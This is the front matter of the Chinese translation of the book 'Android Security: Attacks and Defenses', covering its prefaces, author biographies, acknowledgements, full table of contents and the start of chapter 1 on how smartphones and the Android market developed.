

国际信息工程先进技术译丛




CRC Press
Taylor & Francis Group

Android系统安全与攻防

Android Security: Attacks and Defenses

(美) Abhishek Dubey
Anmol Misra 编著

王秋爽 郎为民 王大鹏 靳焰 等译







机械工业出版社
CHINA MACHINE PRESS

VISIT…

LANZAROTE

Caliente.com

关于本书

本书从安全问题和威胁的角度，对Android系统平台和应用程序进行了分析。所有对Android系统安全或对Android在安全方面的优势和劣势感兴趣的人士，都属于本书的读者群。书中介绍了Android操作系统和应用程序的体系结构，分析了Android系统平台提供的各种安全特性。随后，本书又介绍了分析和测试Android平台和应用程序安全问题的各种方法和工具。最后，本书还介绍了企业环境下Android设备存在的各种安全隐患，以及增强Android设备和应用程序安全性的措施和步骤。尽管本书主要关注的是Android系统平台的安全问题，但是书中论述的很多问题和原则，同样适用于其他主流的操作系统平台。




国际信息工程先进技术译丛

Android 系统安全与攻防

（美） Abhishek Dubey
Anmol Misra 编著

王秋爽　郎为民　王大鹏　靳　焰　等译



机 械 工 业 出 版 社

本书共分为10章。第1章介绍了移动设备的发展格局；第2章和第3章分别介绍了Android操作系统和应用程序的体系结构；第4章深入研究了Android系统的安全特性；第5~9章介绍了Android系统平台和Android应用程序安全问题的各个方面；第10章展望了未来移动设备安全威胁的发展格局。附录A和附录B分别讨论了Android权限的风险等级和JEB反编译器的用法；附录C演示了如何破解第7章中的SecureApp.apk应用程序，具体的破解方法和步骤，可在本书网站（www.androidinsecurity.com）上获得；附录D是本书出现的缩略语的中英文对照。

本书主要面向安全架构师、系统管理人员、企业软件开发周期主管、开发人员、白帽黑客、渗透测试人员、IT架构师、首席信息官、学生和普通用户。

译 者 序

随着信息技术的快速发展，信息已经成为人们日常生活和工作中的重要资源。围绕着信息资源的安全问题逐渐引起人们的关注，特别是利用移动设备和信息网络发起的各种非法和犯罪行为。例如，窃取企业信息资源、商业机密和个人隐私、网络钓鱼、网络间谍刺探等恶意行为。而且，随着智能移动设备日益普及，搭载各种智能移动操作系统平台的设备逐渐进入人们社会生活的各个层面（政府机关、企业团体、家居生活等），鉴于移动设备与生俱来的安全短板，信息资源的安全问题变得更加的复杂和严峻。

在当今众多的移动设备中，搭载 Android 系统的移动设备在智能移动市场份额上独占鳌头，几乎在每十部搭载智能移动系统的设备中，至少就有 6 部搭载 Android系统的设备。Android 系统自 2008 年 10 月第一次试水商用以来，经过短短的五年时间，迅速发展成全球最为普及和流行的、应用程序最为丰富的智能移动操作系统平台。据 2013 年统计数据，全球约 76% 的移动设备和约 80% 的智能手机，采用的都是 Android 操作系统平台。除此之外，Android 系统正在以迅猛的速度向更加广泛的应用领域扩张，包括智能家电、智能汽车电子、企业计算基础设施、智能定位导航终端、游戏机，甚至笔记本电脑等。Android 系统如此大的市场占有量、用户普及度，以及如此迅猛的发展势头，使得 Android 系统的信息安全问题直接牵动着移动设备信息资源领域的安全动向。同传统的台式机/笔记本电脑系统相比，搭载 Android 系统平台的智能移动设备，无论在设备屏幕分辨能力、安全软件成熟度，还是用户安全意识方面，都不及前者。而且，如今的智能移动设备发展迅速，设备本身配置各种功能模块，如 GPS、Wi-Fi、NFC、蓝牙，以及 Wi-Fi Direct 等，而这些技术/模块又为恶意攻击者提供更多的入侵设备的渠道。此外，Android 智能移动设备完善、丰富的功能，使得一部小小的智能手机几乎可以承担传统台式机/笔记本电脑处理的大部分个人日常业务，如日程安排计划、电子邮件收发、文档表格处理、网上银行个人支付、手机银行、股票理财等账户操作管理、网络账号登录、生活工作业务数据备份同步等，个人或企业用户在进行上述业务操作时，需要移动设备提供可靠的安全环境、企业制定规范的安全制度和用户树立良好的安全意识，否则，这些业务中涉及的数据将不可避免地成为恶意攻击者觊觎的目标。

本书在这一背景下，系统地介绍了 Android 系统的体系结构、Android 应用程序的组成架构与运行机制，深入地分析了 Android 系统的安全机制，概述了针对 Android 系统的威胁演化过程与发展格局。同时，结合近期出现的几例 Android 漏洞与恶意软件，系统地总结了 Android 系统的安全漏洞，并对恶意软件的特点进行

了深入的剖析。此外，本书最大的特点是从 Android 安全攻与防的角度出发，基于对各种针对 Android 信息安全的攻击方式的详细介绍，进行深入地剖析，并给出应对措施。并且，对几种主要的 Android 系统与应用程序的分析方法和工具进行了详细的介绍和归类，包括渗透测试、逆向工程等手段，为 Android 设备的普通用户、移动应用程序开发者、企业安全分析人员、企业安全管理员等人士，提供高效的分析工具和详实的测试指导。从而，便于上述人员能够有效地区分恶意 Android 应用、开发安全的 Android 应用程序、部署可靠的企业 Android 设备环境和制定完善、健全的企业安全规章。

本书主要由王秋爽、郎为民、王大鹏、靳焰翻译，天津师范大学的硕士研究生张敬瑜，解放军国防信息学院的张国峰、陈红、夏白桦、毛炳文、刘素清、邹祥福、瞿连政、徐延军、张锋军、陈于平、余亮琴、张丽红、王昊、陈虎参与了本书部分章节的翻译工作，和湘、朱元诚、高泳洪、周莉、蔡理金、王会涛绘制了本书的全部图表，李建军、靳焰、王逢东、孙月光、孙少兰、马同兵对本书的初稿进行了审校，并更正了不少错误，在此一并向他们表示衷心的感谢。同时，本书是译者在尽量忠实于原书的基础上翻译而成的，书中的意见和观点并不代表译者本人及所在单位的意见和观点。

由于译者水平有限，翻译时间仓促，因而本书翻译中的错漏之处在所难免，恳请各位专家和读者不吝指出。

郎为民

原 书 序

近年来针对移动设备的网络威胁始终在不断地增加。随着 Android 系统逐渐成为主流的移动设备系统平台，与该系统相关的安全问题也逐渐成为个人和企业客户关注的越来越多的问题。本书对 Android 系统及其功能特性的发展过程进行了深入的剖析、讨论了各种针对 Android 设备的攻击方法，为移动应用程序开发人员、安全架构师，以及其他各类专业人员，提供了掌握移动设备安全威胁防御手段所必需的各类基础知识，从而使读者树立良好的 Android 安全防御意识。

在当今世界移动设备大量普及的背景下和移动设备的广泛领域中，Dubey 和 Misra 开始关注 Android 系统的崛起和该系统平台所面临的各种安全挑战。他们超越了传统的被应用程序开发者熟知和掌握的基本安全概念，致力于解决更加重要和高级的安全课题。例如，攻击对策、企业内部 Android 系统整合，以及与之相关的企业监管与合规风险。通过本书，任何对移动安全感兴趣的人，都可以快速地熟悉 Android 系统平台，并且在保护个人和企业客户免于遭受日益增长的移动设备安全威胁方面，获得独特的安全策略视角。这对于安全架构师和安全顾问，以及从事移动设备与应用程序的企业安全管理人员来说，是一种必须具备的能力。

卡内基·梅隆大学信息网络研究所主任兼 CyLab 网络实验室教育、培训、外联主任

Dena Haritos Tsamitis 博士

Dena Haritos Tsamitis 博士领导的信息网络研究所（Information Networking Institute，INI），是卡内基·梅隆大学工程学院的一个全球性的、跨学科的部门。她主管着信息网络研究所的研究生专业，包括信息网络专业、信息安全技术与管理专业和信息技术专业。在她的带领下，信息网络研究所将其专业推广到了全球各个地区，并力主同卡内基·梅隆大学硅谷校区合作，将信息安全、移动与软件管理学科打造成“美国双海岸”共建专业。Dena 博士还主管卡内基·梅隆大学 CyLab 网络实验室的教育、培训和外联事务。她是 NSF（National Science Foundation，国家科学基金会）资助的两个信息安全教育项目（CyberCorps 奖学金计划[㊀]和信息安全保障能力构建计划）的主要研究者，同时还是 DOD（Department

㊀ CyberCorps 奖学金计划，用于资助实施“网络空间人才”（CyberCorps）计划，鼓励高等院校开设计算机安全专业、开展专项课题研究，并为志愿从事计算机安全工作相关专业的大学生提供奖学金。——译者注

of Defense of the United States，美国国防部）资助的信息安全保障基金项目的主要研究者。她曾荣获过 2012 年度卡内基·梅隆大学 Barbara Lazarus 奖，以表彰其在研究生和青年教师的指导上所作出的贡献。此外，她还被 Alta 联合公司和 CSO 杂志提名，荣获 2008 年度女性影响力奖，以表彰她在信息安全和教育领域的成就。

原书前言

2007年苹果公司推出iPhone手机，开启了移动设备和移动应用程序领域的新纪元。随后，Google公司的Android系统平台也成为移动设备市场中的重要成员，并且到2012年，搭载Android系统的移动设备的出货量首度超越了苹果公司的iPhone手机。随着移动设备逐渐成为主流，针对移动设备的威胁也在不断地演化。如今，Android系统的大量普及，已经引起了众多恶意攻击者的注意。可以看到，近年来针对Android系统平台的攻击案例数量正在不断地攀升。

关于本书

本书从安全问题和威胁的角度，对Android系统平台和应用程序进行了分析。所有对Android系统安全或对Android在安全方面的优势和劣势感兴趣的人士，都属于本书的读者群。书中介绍了Android操作系统和应用程序的体系结构，分析了Android系统平台提供的各种安全特性。随后，本书又介绍了分析和测试Android平台和应用程序安全问题的各种方法和工具。最后，本书还介绍了企业环境下Android设备存在的各种安全隐患，以及增强Android设备和应用程序安全性的措施和步骤。尽管本书主要关注的是Android系统平台的安全问题，但是书中论述的很多问题和原则，同样适用于其他主流的操作系统平台。

假设

本书假设读者熟悉操作系统的相关知识并拥有一定的安全概念。如果读者掌握有关渗透测试、威胁建模和常见的Web应用程序与浏览器漏洞的相关知识更好，不过如果读者没有掌握这些知识，在本书的阅读上也是没有问题的。

读者

本书主要面向安全架构师、系统管理人员、企业SDLC（Software Development Life Cycle，软件开发周期）主管、开发人员、白帽黑客[㊀]、渗透测试人员、IT架构师、CIO（Chief Information Officer，首席信息官）、学生和普通用户。如果你想

㊀ 白帽黑客（white-hat hacker），又称白帽匿名者、白帽子，是指利用黑客技术测试网络和系统的性能，从而判定它们能够承受入侵的强弱程度，和网络安全工程师的性质有点相同。通常他们被企业聘请来攻击他们自己的系统或客户的系统以便进行安全审查。——译者注

要了解 Android 系统的安全特性、潜在的安全攻击，以及防御这些攻击的办法，你会发现书中的每一章，对你来说都可以成为实用的出发点。我们的目标是为读者提供充足的信息和所有 Android 平台的基础知识，以及背后相关的安全问题，从而使读者能够快速了解 Android 系统并驰骋于 Android 系统安全领域。如果你是一名 Android黑客，或者你已经相当精通 Android 平台的安全问题了，那么本书并不适合你。

支持

本书的勘误表和相关资源可从 CRC 出版社的网站，以及我们的网站 www. androidinsecurity. com 上获得。在我们的网站上，有其他用户创建的应用程序和工具，可以提供给读者下载。本书作者编写的示例应用程序，可以在我们网站的资源部分获得。读者可以结合书中内容，使用下述账号和密码，从我们网站上下载相应的 apk 文件进行练习。

用户名：android

密码：1439896461（本书的 10 位 ISBN㊀）

本书结构

本书共分为 10 章。第 1 章介绍了移动设备的发展格局；第 2 章和第 3 章分别介绍了 Android 操作系统和应用程序的体系结构；第 4 章深入研究了 Android 系统的安全特性；第 5 ~9 章介绍了 Android 系统平台和 Android 应用程序安全问题的各个方面；第 10 章展望了未来移动设备安全威胁的发展格局。附录 A 和附录 B 分别讨论了 Android 权限的风险等级和 JEB 反编译器的用法；附录 C 演示了如何破解第 7 章中的 SecureApp. apk 应用程序，具体的破解方法和步骤，可在本书网站（www. androidinsecurity. com）上获得。

㊀ 此为英文原版书的 10 位 ISBN。

作者简介

Anmol Misra

Anmol是《Defending the Cloud：Waging War in Cyberspace》[㊀]一书的特约作者，擅长移动设备与应用程序安全、漏洞管理、应用程序与基础架构安全评估，以及代码安全性审查。

Anmol Misra现在是思科外部关键业务安全组（Critical Business Security External team，CBSE）的项目主管。CBSE是思科信息安全组（Information Security Team，InfoSec）的一部分，主要负责思科云托管服务（Cisco's Cloud Hosted Services）的安全问题。在加入思科之前，Anmol是安永会计师事务所（Ernst & Young LLP）的高级顾问。他的职责主要是为财富500强企业提供有关明确和改善企业信息安全计划和措施的建议。他曾帮助过一些大型企业，通过改善他们的安全状况，降低企业IT安全风险并符合安全规范的要求。

Anmol拥有卡内基·梅隆大学信息网络专业硕士学位，同时还拥有计算机工程专业工学学士学位。他曾担任过卡内基·梅隆大学校友会旧金山湾区分会的校友联络处副主席。

在Anmol闲暇的时间里，他喜欢在旧金山的海滩上漫步。Anmol是一名狂热的社科类书籍爱好者，尤其是历史和经济类的书籍。同时，他还是一位有抱负的摄影师。

Abhishek Dubey

在信息安全方面，Abhishek有着广泛且丰富的经验，包括逆向工程、恶意软件分析和漏洞检测。目前，他是思科公司安全服务与云运维组（Security Services and Cloud Operations team，SSCO）的首席/高级工程师。在加入思科公司之前，Abhishek是Webroot软件公司高级威胁研究小组（Advanced Threat Research Group，ATRG）的高级研究员。

Abhishek拥有卡内基·梅隆大学信息安全与技术管理专业硕士学位，以及计算机科学与工程专业科技学士学位。目前，他正在攻读斯坦福大学战略决策与风险

㊀ 《Defending the Cloud：Waging War in Cyberspace》，译为《云防御：网络空间作战》，2011年12月由Infinity Publishing出版公司出版。——译者注

管理专业。他也曾担任过卡内基·梅隆大学校友会旧金山湾区分会运营与联合处副主席，该校友分会拥有 5000 多名校友。

在 Abhishek 闲暇的时间里，他是一名狂热的长跑和摄影爱好者。同时，他还喜欢攀岩，并且还是一名美食家。

原 书 致 谢

写书不是一个人的事情，离不开他人的支持和帮助。首先，我们要感谢我们的编辑——CRC 出版社的 John Wyzalek，感谢他对本书的编写所给予的耐心和不变的承诺。我们还要感谢 Derryfield 出版公司的制作团队——Theron Shreve 和 Marje Pollack。在本书的制作过程中，Theron 自始至终给予我们极大的指导。在本书多次修订的过程中，Marje 始终非常耐心地帮助我们，将这本记录式的书稿制作成一部读者手上令人兴奋的书籍。

我们要感谢 Dena Tsamtis（卡内基·梅隆大学信息网络研究所主任兼 CyLab 网络实验室教育、培训、外联主任）、James Ransome（McAfee 公司产品安全高级总监）和 Gary Bahadur（Razient 公司 CEO），多年来给予我们的帮助和指导。我们还要感谢 Nicolas Falliere（JEB 反编译器的创作者），让我们在第一时间接触到了 JEB 反编译器。同时，我们还要感谢其他那些在我们前进的道路上帮助过我们的人们，这里不可能将他们的名字一一列出。

——Anmol 和 Abhishek

借此机会，我要向我的导师 David Veach（思科公司高级主管）和 Mukund Gadgil（Engineering-Upheels. com 网站副总裁）致以诚挚的感谢，感谢他们一直以来给予我的示范和指导。这些年来，从你们身上，我学到了很多的东西。同时，我还要由衷地感谢我的朋友们——Anuj、Varang、Erica 和 Smita。这些年来，是你们不断地鼓励我实现目标，并始终陪伴着我同甘共苦。在我眼中，你们都是最棒的！最后，我要感谢我的妈妈、爸爸，还有我的姐姐——Anubha，感谢你们对我所做的每一件事情都不曾有丝毫质疑的支持。正是因为有你们的支持，才有我所获得的成绩。

——Abhishek

我要感谢 Bill Vourthis（安永会计师事务所高级经理）、David Ho（思科公司经理）和 Vinod（Jay）Jayaprakash（安永会计师事务所高级经理）多年来给予我的指导和鼓励。我还要由衷地感谢我的导师 Nitesh Dhanjani（安永会计师事务所执行主任）给予我的指导和鼓励。同时，我要感谢我的家庭——妈妈、爸爸，以及我的兄弟——Sekhar 和 Anupam，感谢你们对我事业的支持，并始终与我同在。妈妈、爸爸——你们是家庭的支柱，我获得的所有成绩都源自于你们的鼓励和支持。我知道你们对我繁忙、紧张的时间安排难以忍受。现在，我已经完成了这本书，我保证从现在开始一定及时地回复你们的电话和电子邮件。

——Anmol

目　　录

译者序

原书序

原书前言

作者简介

原书致谢

第 1 章　引言 …… 1

1.1　选择 Android 系统的原因 …… 1

1.2　移动设备的威胁演化 …… 6

1.3　Android 概述 …… 8

1.4　Android 应用软件市场 …… 10

1.5　小结 …… 12

第 2 章　Android 体系结构 …… 13

2.1　Android 体系结构概述 …… 13

2.1.1　Linux 内核层 …… 13

2.1.2　标准库层 …… 19

2.1.3　Android 运行时环境 …… 20

2.1.4　应用程序框架层 …… 20

2.1.5　应用程序层 …… 21

2.2　Android 系统启动与 Zygote …… 21

2.3　Android SDK 及开发工具 …… 22

2.3.1　Android SDK 下载与安装 …… 22

2.3.2　Eclipse 和 ADT 开发环境 …… 23

2.3.3　Android 工具 …… 25

2.3.4　DDMS …… 26

2.3.5　adb …… 27

2.3.6　ProGuard …… 29

2.4　“Hello World”应用程序详解 …… 30

2.4.1　认识“Hello World”程序 …… 31

2.5 小结 …… 34

第3章 Android 应用程序体系结构 …… 35
3.1 应用程序组件 …… 35
3.1.1 Activity …… 35
3.1.2 Intent …… 38
3.1.3 Broadcast Receiver …… 41
3.1.4 Service …… 43
3.1.5 Content Provider …… 44
3.2 Activity 生命周期 …… 45
3.3 小结 …… 50

第4章 Android 安全机制 …… 51
4.1 Android 安全模型 …… 51
4.2 Linux 权限机制 …… 52
4.3 Android Manifest 权限 …… 54
4.3.1 权限请求 …… 55
4.3.2 权限组合使用 …… 58
4.4 移动设备安全问题 …… 61
4.4.1 设备 …… 61
4.4.2 漏洞修补 …… 62
4.4.3 外部存储 …… 62
4.4.4 键盘 …… 62
4.4.5 数据隐私 …… 62
4.4.6 应用程序安全 …… 62
4.4.7 遗留代码 …… 63
4.5 近期主要的 Android 系统攻击事件 …… 63
4.5.1 DroidDream 变种程序分析 …… 63
4.5.2 Zsone 手机木马程序分析 …… 65
4.5.3 Zitmo 手机木马程序分析 …… 65
4.6 小结 …… 68

第5章 Android 渗透测试 …… 69
5.1 渗透测试 …… 69
5.1.1 外部渗透测试 …… 69
5.1.2 内部渗透测试 …… 70
5.1.3 渗透测试方法 …… 70
5.1.4 静态分析 …… 70

5.1.5 Android 系统和设备渗透测试步骤 …… 71
5.2 Android 渗透测试工具 …… 71
5.2.1 Nmap …… 72
5.2.2 BusyBox …… 72
5.2.3 Wireshark …… 73
5.2.4 Android 操作系统的漏洞 …… 76
5.3 Android 应用程序渗透测试 …… 76
5.3.1 Android 应用程序 …… 76
5.3.2 应用程序安全 …… 83
5.4 其他问题 …… 85
5.4.1 内部、外部以及云端的数据存储 …… 85
5.5 小结 …… 85

第 6 章 Android 应用程序逆向工程 …… 86
6.1 逆向工程 …… 86
6.2 恶意软件 …… 87
6.3 识别 Android 恶意软件 …… 88
6.4 Android 应用程序逆向工程方法 …… 89
6.5 小结 …… 103

第 7 章 无需源码修改 Android 应用程序行为 …… 104
7.1 概述 …… 104
7.1.1 添加恶意的行为 …… 104
7.1.2 清除恶意的行为 …… 104
7.1.3 绕过特定的功能 …… 105
7.2 DEX 文件格式 …… 105
7.3 案例研究：修改应用程序行为 …… 108
7.4 实例 1：Google Wallet 漏洞 …… 114
7.5 实例 2：Skype 漏洞（CVE-2011-1717） …… 115
7.6 防范策略 …… 115
7.6.1 代码混淆 …… 116
7.6.2 服务器端处理 …… 118
7.6.3 迭代散列与使用盐值 …… 118
7.6.4 选择恰当位置存储敏感信息 …… 119
7.6.5 加密技术 …… 119
7.6.6 结论 …… 119
7.7 小结 …… 120

第 8 章　入侵 Android …… 121
8.1　概述 …… 121
8.2　Android 文件系统 …… 121
8.2.1　挂载点 …… 122
8.2.2　文件系统 …… 123
8.2.3　目录结构 …… 124
8.3　Android 应用程序数据 …… 126
8.3.1　存储方式 …… 126
8.3.2　/data/data …… 126
8.4　Android 设备的 root 处理 …… 128
8.5　制作 Android 系统镜像 …… 130
8.6　访问应用程序数据库 …… 131
8.7　从 Android 设备上提取数据 …… 133
8.8　小结 …… 135

第 9 章　企业环境 Android 系统的安全问题 …… 136
9.1　企业的 Android 系统 …… 136
9.1.1　企业 Android 系统的安全问题 …… 136
9.1.2　终端用户的安全意识 …… 140
9.1.3　合规/审查事项 …… 140
9.1.4　移动设备安全措施推荐 …… 141
9.2　强化 Android 安全性 …… 142
9.2.1　安全部署 Android 设备 …… 142
9.2.2　设备管理 …… 146
9.3　小结 …… 148

第 10 章　浏览器安全与未来威胁格局 …… 149
10.1　移动 HTML 安全 …… 149
10.1.1　跨站点脚本攻击 …… 151
10.1.2　SQL 注入攻击 …… 151
10.1.3　跨站点伪造请求攻击 …… 151
10.1.4　网络钓鱼 …… 152
10.2　移动浏览器安全 …… 152
10.2.1　浏览器漏洞 …… 152
10.3　未来移动设备威胁发展格局 …… 154
10.3.1　手机变身间谍/跟踪装置 …… 155
10.3.2　通过移动设备操纵企业网络与设备 …… 155

10.3.3 移动钱包与 NFC …… 156
10.4 小结 …… 156
附录 …… 157
附录 A Manifest 权限 …… 157
附录 B JEB 反汇编器和反编译器简介 …… 163
附录 C 破解应用程序 SecureApp. apk …… 167
附录 D 英文缩略语 …… 168

第 1 章　引　　言

本章主要介绍当前移动设备的发展格局，以及 Android 系统的安全至关重要的原因。本章先是从传统手机到智能手机（包括搭载 Android 系统的智能手机）的发展过程着手，分析了移动设备安全威胁的演化过程。然后，将对 Android 系统的历史、发布版本以及 Android 应用程序商店进行详细的介绍。

1.1　选择 Android 系统的原因

目前，移动设备上移动互联网用户数量的增长极其迅速。从图 1.1 的统计结果中可见，在新兴发达市场中，当前移动设备的经济占有量仍处于起步阶段，但在未来的十年里，这一占有量将产生巨大的增长。




图 1.1　美国传统手机与智能手机占有量对比

如图 1.2 和图 1.3 所示，在所有的智能手机中 Android 系统平台占有率达到 64%，约占总手机数量的 23.5%[㊀]。目前，智能手机仅约占 37%，仍有超过 60% 的巨大市场向智能手机敞开。鉴于 Android 系统份额在智能手机市场中已经取得

㊀　数据来自维基百科，http://en.wikipedia.org/wiki/Mobile_operating_system。——原书注

了稳步的增长，预计在不久的将来，Android 系统平台的占有率仍将保持类似的增长。以 Android 系统为引导，在新兴市场和发达经济市场中，智能手机的占有量将有类似的增长。即便是在最近的经济低迷期，智能手机的用户量仍保持着稳步的增长。预计在不久的将来，移动设备将超过服务器和个人电脑成为主要的互联网接入设备。




图 1.2　全球智能手机操作系统占有量[㊀]

在那时，智能手机还不是必需品，反而仅仅被认为是技术发烧友的小玩具。1996 年，出现了第一部搭载 Windows CE 系统的手持设备。然而，直到 2000 年移动智能手机才真正走进人们的生活，那一年爱立信公司发布了一款搭载诺基亚 Symbian 操作系统的智能手机——爱立信 R380。那段时间，手机和 PDA（Portable Digital Assistant，个人数字助理）还是彼此分离的设备（不知大家是否还记得 iPaq?）。

2002 年，微软和 RIM 公司分别发布了搭载 Windows CE 和 Blackberry（黑莓）操作系统的智能手机。尽管在 Blackberry 系统的智能手机发布之后，两大公司的智

㊀　数据来自维基百科，http://en.wikipedia.org/wiki/Mobile_operating_system。——原书注




图 1.3　全球智能手机一季度销售量[㊀]

能手机加起来在手机市场占有了一定的份额，但智能手机真正地走进并占有终端手机用户市场则是出现在 2007 年苹果公司推出的第一款 iPhone 智能手机之后。那时，RIM 公司还占有着多数的智能手机市场份额。不过，也就是大约在那个时候，Google 公司决定涉足移动设备市场。未来移动设备将被用来承载用户的大部分活动，也就意味着用户将会使用它们进行上网搜索，而这也正是 Google 公司所提供的核心服务项目。随着可以在移动设备上投放更多具有针对性的广告，广告收入也将更加倚重于移动设备。在台式机或笔记本上搜索“比萨饼”时，Google 公司只能通过设备的 IP 地址获得用户的位置信息和其他信息。然而，在移动电话上，Google 公司就能够利用手机 GPS 提供的位置信息向用户推送在其身边的“相关广告”。

2007 年，开放手机联盟（Open Handset Alliance，OHA）首次亮相，2008 年 Google 公司对外发布了首款商用 Android 操作系统。

如图 1.4 所示，移动设备的计算能力成倍增长。HTC EVO 4G 手机配备了

㊀ 数据来自维基百科，http：//en.wikipedia.org/wiki/Mobile_operating_system。——原书注

1GHz 主频的高通 8650 处理器、1GB ROM（Read-Only Memory，只读存储器，用于存储系统软件）和 512MB RAM（Random Access Memory，随机存取存储器）。同时，该手机还配备了 802.11b/g Wi-Fi、蓝牙功能、800 万像素照相机、GPS（Global Positioning System，全球定位系统）功能和 HDMI（High Definition Multimedia Interface，高清晰度多媒体接口）。这款手机的配置足以超过几年前的主流台式机的配置，而且这种追求高配的趋势很可能仍将继续下去。

设备名称	iPhone	DroxidX	老式台式机
操作系统	iOS 4	Android2.0	Windows ME/XP
处理器	Apple A4 800 MHz	ARM Cortex A8 550MHz	Pentium 2450 MHz
内存	512MB	512MB	256MB
存储器	16GB,32GB	SD Card	20~40GB
数据速度	USB,3G	USB,3G	USB 1.0
照相机	5百万像素	5百万像素	-
Wi-Fi	802.11n	802.11n	-
GPS	是	是	-

图 1.4 iPhone、DroidX 和一台老式台式机的配置比较

从图 1.5 中可以看到，Android 系统的市场份额一直保持稳定的增长速度。

